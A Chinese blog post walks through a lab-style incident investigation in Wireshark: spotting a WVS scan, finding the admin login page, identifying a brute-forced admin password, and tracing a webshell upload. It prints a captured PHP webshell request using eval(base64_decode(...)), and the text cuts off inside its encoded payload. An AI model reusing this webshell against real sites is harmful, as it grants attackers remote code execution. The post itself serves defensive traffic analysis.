攻守道—流量分析的刀光剑影（上）

原创 队员编号023 酒仙桥六号部队 6月22日

这是 **酒仙桥六号部队** 的第 **23** 篇文章。

全文共计3915个字，预计阅读时长12分钟。

前言

又到了一年一度的HW时刻，各家都在为HW积极筹备着，一些厂商也在做着攻防演练的工作，此时，有些真正的攻击者也在利用这个档口对一些网站进行攻击，浑水摸鱼，这样，对于防守队员来说，分析流量做应急的工作就会变得更加困难。

这不，某公司内网网络被黑客渗透，接下来，我们就借助wireshark来对流量包进行分析，来还原查找黑客留下的蛛丝马迹，还原攻击的现场。

wireshark作为流量分析神器，在开始之前，先来简单科普一下它的一些常用的过滤命令。

- 过滤查看包含某字符串的http数据包：http contains “string”（tcp同理）
- 过滤查看请求某一url的流量：http.request.uri == “path”或http.request.uri contains “path”
- 过滤出某一ip的流量：ip.addr == ip 或 ip.src == ip 或 ip.dst == ip
- 跟踪显示http请求包与返回包可以Fllow HTTP Stream

第一问 扫描器

首先来看第一个：黑客用什么扫描器进行的扫描？

在开始这个问题之前，我们先来说一说在应急、流量分析的时候，如何快速发现是不是有扫描器扫描的痕迹。


一般最常用到的扫描器有WVS、nessus、APPscan、绿盟极光、sqlmap、dirsearch等等，所以我们就要了解这些扫描器本身的一些特征。

- WVS扫描器通常默认情况下，会在请求的数据包中带有wvs、acunetix_wvs_security_test、acunetix、acunetix_wvs等字样。
- Nessus扫描器默认情况下会包含nessus字样。
- APPscan默认情况下会包含APPscan字样。
- 绿盟极光扫描器一般会包含nsfocus、Rsas字样。
- sqlmap大多情况下也会包含有sqlmap字样。

以上情况均为一般、默认情况，但是大多数情况下攻击者都会对自己的行为进行隐藏，如果人家对自己使用的工具做了修改，就为了隐藏让你不好分析，那你就只能另辟蹊径了。


好了，了解了一般情况下扫描器的特征，我们就来找找看，一共一个多G的pacp包，一个请求一个请求的来找，怕是找到黑人抬你的时候都找不完，这时就要用到wireshark的命令了，通常情况下，扫描器扫描web应用的流量都是http流量，筛选过滤走起，先来找找看有没有wvs的扫描流量，过滤命令：

```
http contains wvs
```



很明显用了WVS，再搜一搜其他扫描器的特征字符，并没有搜到，看来这个黑阔只用了wvs来扫描。从这个流量中也能确定使用扫描器的攻击者的ip地址，可以先将此ip记录下来，再看看还有没有其他的扫描IP，用到的命令：

```
http contains wvs and not ip.addr==192.168.94.59
```



可以看到过滤之后没有其他的数据包，可以确定只有这一个ip在发起攻击，明确了攻击ip，之后的分析就会轻松一些。

第二问 后台


黑客扫描到的网站后台是什么？

从这个问题出发，我们先确定三个要素：黑客、扫描、后台。从前面我们已经确定了黑客的攻击IP，也确定了扫描器是使用的wvs，那么我们只需要找到后台就可以，我们先假设一些可能的后台关键字：admin、login、administrator。


在实际情况中，真正攻击者会隐藏自己的攻击行为，所以不必要过于在意是不是使用的扫描器，只要是这个IP发出的请求，我们都认为他是攻击行为，这样可以尽可能的减少我们分析过程中出现的遗漏。

我们先过滤数据包，来看看攻击者访问的登录地址有哪些。这里我们用到的命令：

```
http contains login and ip.addr==192.168.94.59
```



从筛选出来的数据包中，能够看到一个/admin/login.php的请求，我们来跟踪看一下。



从前边小箭头的关系就能看出来第一个数据包是request数据包，下边的是response数据包，该请求的请求地址是/admin/login.php，返回状态是200。从这里难道就能确定黑客找到的后台就是它吗？不能直接确定，万一是网站做了统一错误页面呢，也可能是返回状态200，但请求文件不存在。所以我们只能看一下这个数据包具体的内容了。来Fllow HTTP Stream看一下。


```
HTTP/1.1 200 OK
Date: Wed, 08 Aug 2018 07:23:32 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.4.45
Expires: Fri, 14 Mar 1980 20:53:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Last-Modified: Wed, 08 Aug 2018 07:23:32 GMT
Content-Length: 1455
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>DouPHP .....</title>
<meta name="Copyright" content="Douco Design." />
<link href="templates/public.css" rel="stylesheet" type="text/css">
<script type="text/javascript">
function refreshimage() {
    var cap = document.getElementById('vcode');
    cap.src = cap.src + '?';
}
</script>
</head>
<body>
<div id="login">
  <div class="dologo"></div>
    <form action="login.php?rec=login" method="post">
   <ul>
    <li class="inpLi"><b>.....</b><input type="text" name="user_name" class="inpLogin"></li>
    <li class="inpLi"><b>.....</b><input type="password" name="password" class="inpLogin"></li>
       <!-- <li class="captchaPic">
      <div class="inpLi"><b>.....</b><input type="text" name="captcha" class="captcha"></div>
      <img id="vcode" src="../captcha.php" alt="....." border="1" onClick="refreshimage()" title="....."></li>
    </li>
```

看到这个返回包的内容，我们可以肯定了，这个地址是存在的，并且可以确定是后台登录地址了。你以为到这里就结束了吗？并没有，我们还需要看看其他的数据包，看看是不是还有其他的后台。通过筛选分析，没有发现有其他存在的后台地址，所以确定黑客攻击的后台地址为/admin/login.php。

第三问 账号

攻击者使用什么账号登录了后台？

上一问中，我们知道了网站的后台地址，现在，我们可以先通过该后台地址了解一下这个网站登录成功的特征。先筛选POST提交账号密码的数据包。这里看到有一个登录数据包，跟踪这个流量来看一下。




http.request.method==POST


No.	Time	Source	Destination	Protocol	Length	Info
86	54.823928	192.168.94.233	192.168.32.189	HTTP	753	POST /admin/login.php?rec=login HTTP/1.1 (application/x-www-form-urlencoded)
490	390.014913	192.168.94.233	192.168.32.189	HTTP	753	POST /admin/login.php?rec=login HTTP/1.1 (application/x-www-form-urlencoded)
872	418.854289	192.168.94.233	192.168.32.189	HTTP	1740	POST /admin/article.php?rec=update HTTP/1.1
1245	608.754336	192.168.94.233	192.168.32.189	HTTP	1381	POST /admin/page.php?rec=update HTTP/1.1 (application/x-www-form-urlencoded)
1473	723.331389	192.168.94.233	192.168.32.189	HTTP	1103	POST /admin/page.php?rec=update HTTP/1.1 (application/x-www-form-urlencoded)
1967	962.042244	192.168.94.233	192.168.32.189	HTTP	1090	POST /admin/backup.php?rec=backup HTTP/1.1 (application/x-www-form-urlencoded)
3989	2920.710264	192.168.94.59	192.168.32.189	HTTP	426	POST /console/j_security_check HTTP/1.1 (application/x-www-form-urlencoded)
5229	2922.429047	192.168.94.59	192.168.32.189	HTTP	425	POST /_vti_bin/shtml.exe?_vti_rpc HTTP/1.1 (application/x-www-form-urlencoded)
5310	2922.529998	192.168.94.59	192.168.32.189	HTTP	426	POST /_vti_bin/_vti_aut/author.dll HTTP/1.1 (application/x-www-form-urlencoded)
6808	2924.151127	192.168.94.59	192.168.32.189	HTTP	324	POST / HTTP/1.1
7221	2924.636097	192.168.94.59	192.168.32.189	HTTP	730	POST /admin/login.php?rec=login HTTP/1.1 (application/x-www-form-urlencoded)
7275	2924.665638	192.168.94.59	192.168.32.189	HTTP	459	POST /mt/mt-upgrade.cgi HTTP/1.1 (application/x-www-form-urlencoded)
7308	2924.680006	192.168.94.59	192.168.32.189	HTTP	463	POST /cgi/mt/mt-upgrade.cgi HTTP/1.1 (application/x-www-form-urlencoded)
7438	2924.850331	192.168.94.59	192.168.32.189	HTTP	777	POST /admin/login.php?rec=password_reset_post HTTP/1.1 (application/x-www-form-urlencoded)
7825	2925.262206	192.168.94.59	192.168.32.189	HTTP	406	POST /phpMoAdmin/moadmin.php HTTP/1.1 (application/x-www-form-urlencoded)

```
POST /admin/login.php?rec=login HTTP/1.1
Host: 192.168.32.189
Connection: keep-alive
Content-Length: 72
Cache-Control: max-age=0
Origin: http://192.168.32.189
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.84
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.32.189/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=9c0akmao1oop7t2itcss7dmvm2

user_name=%E4%BA%BA%E4%BA%8B&password=hr123456&submit=%E7%99%BB%E5%BD%95HTTP/1.1 302 Found
Date: Wed, 08 Aug 2018 06:35:42 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.4.45
Expires: Fri, 14 Mar 1980 20:53:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Last-Modified: Wed, 08 Aug 2018 06:35:42 GMT
Location: http://192.168.32.189/admin/index.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=utf-8
```


可以看到这个网站正常登陆后会返回302数据包跳转到/admin/index.php页面，应该就是登录成功了。这个会是攻击者登录的吗？本着不信任任何数据包的信念，把这个登录者的行为来分析一下。先看看他发起了多少次登录请求。



登录请求只有三次，而且每次使用的账号密码都相同，如果是攻击者，那么他在发起攻击之前就已经获得了此后台的账号。再来看看除此之外他还有哪些请求。




筛选这个ip的请求发现他请求了一个backup.php文件，看看关于这个backup文件还有哪些操作。




这里有个对backup文件的POST请求，从请求的内容中分析可以看出来这个backup.php文件的功能是进行数据库备份，再返回来看看这个登录者执行备份操作后还有什么后续的行为。寻遍所有的请求，都只有正常的操作请求，一点点的恶意攻击操作都没有，看来这个ip是正常的员工登录使用。

那就再返回来，根据这个登录跳转特征我们来分析一下，来找找攻击者所使用的是什么账号登录的。过滤出来返回包状态302，包含跳转地址为/admin/index.php。



只有两个ip登录成功跳转到了后台，我们已经确定了192.168.94.233是正常用户，那么另外这个就应该是攻击者了，来跟踪看一下这个登录所使用的账号信息。

```
POST /admin/login.php?rec=login HTTP/1.1
Host: 192.168.32.189
Connection: keep-alive
Content-Length: 72
Cache-Control: max-age=0
Origin: http://192.168.32.189
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.62
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.32.189/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=am29gr8kthdfcgbaoeefpggv74

user_name=admin&password=admin%21%40%23pass123&submit=%E7%99%BB%E5%BD%95HTTP/1.1 302 Found
Date: Wed, 08 Aug 2018 08:11:45 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.4.45
Expires: Fri, 14 Mar 1980 20:53:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Last-Modified: Wed, 08 Aug 2018 08:11:45 GMT
Location: http://192.168.32.189/admin/index.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=utf-8
```




再来筛选一下这个ip发起的登录请求，发现存在大量的登录请求，登录成功的数据包就夹杂在这些登录请求中，那么就实锤了，攻击者通过登录爆破的方式爆破出了admin账号的密码，然后使用这个账号密码登录成功后进入后台执行下一步的攻击。

第四问 webshell

黑客上传的webshell文件名是什么？内容是什么？

从前面我们也已经知道，这个网站是PHP的网站，所以上传的webshell也可以先从php后缀文件开始判断，根据PHP一句话webshell的特征先来看看有什么。




前边两个GET请求应该是扫描器行为，直接看后边POST请求的a.php文件，跟踪一下这些文件的请求内容和返回包，查看是否为完整的webshell请求。

```
POST /images/article/a.php HTTP/1.1
User-Agent: Java/1.8.0_171
Host: 192.168.32.189
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 707

1234=@eval.
(base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21h
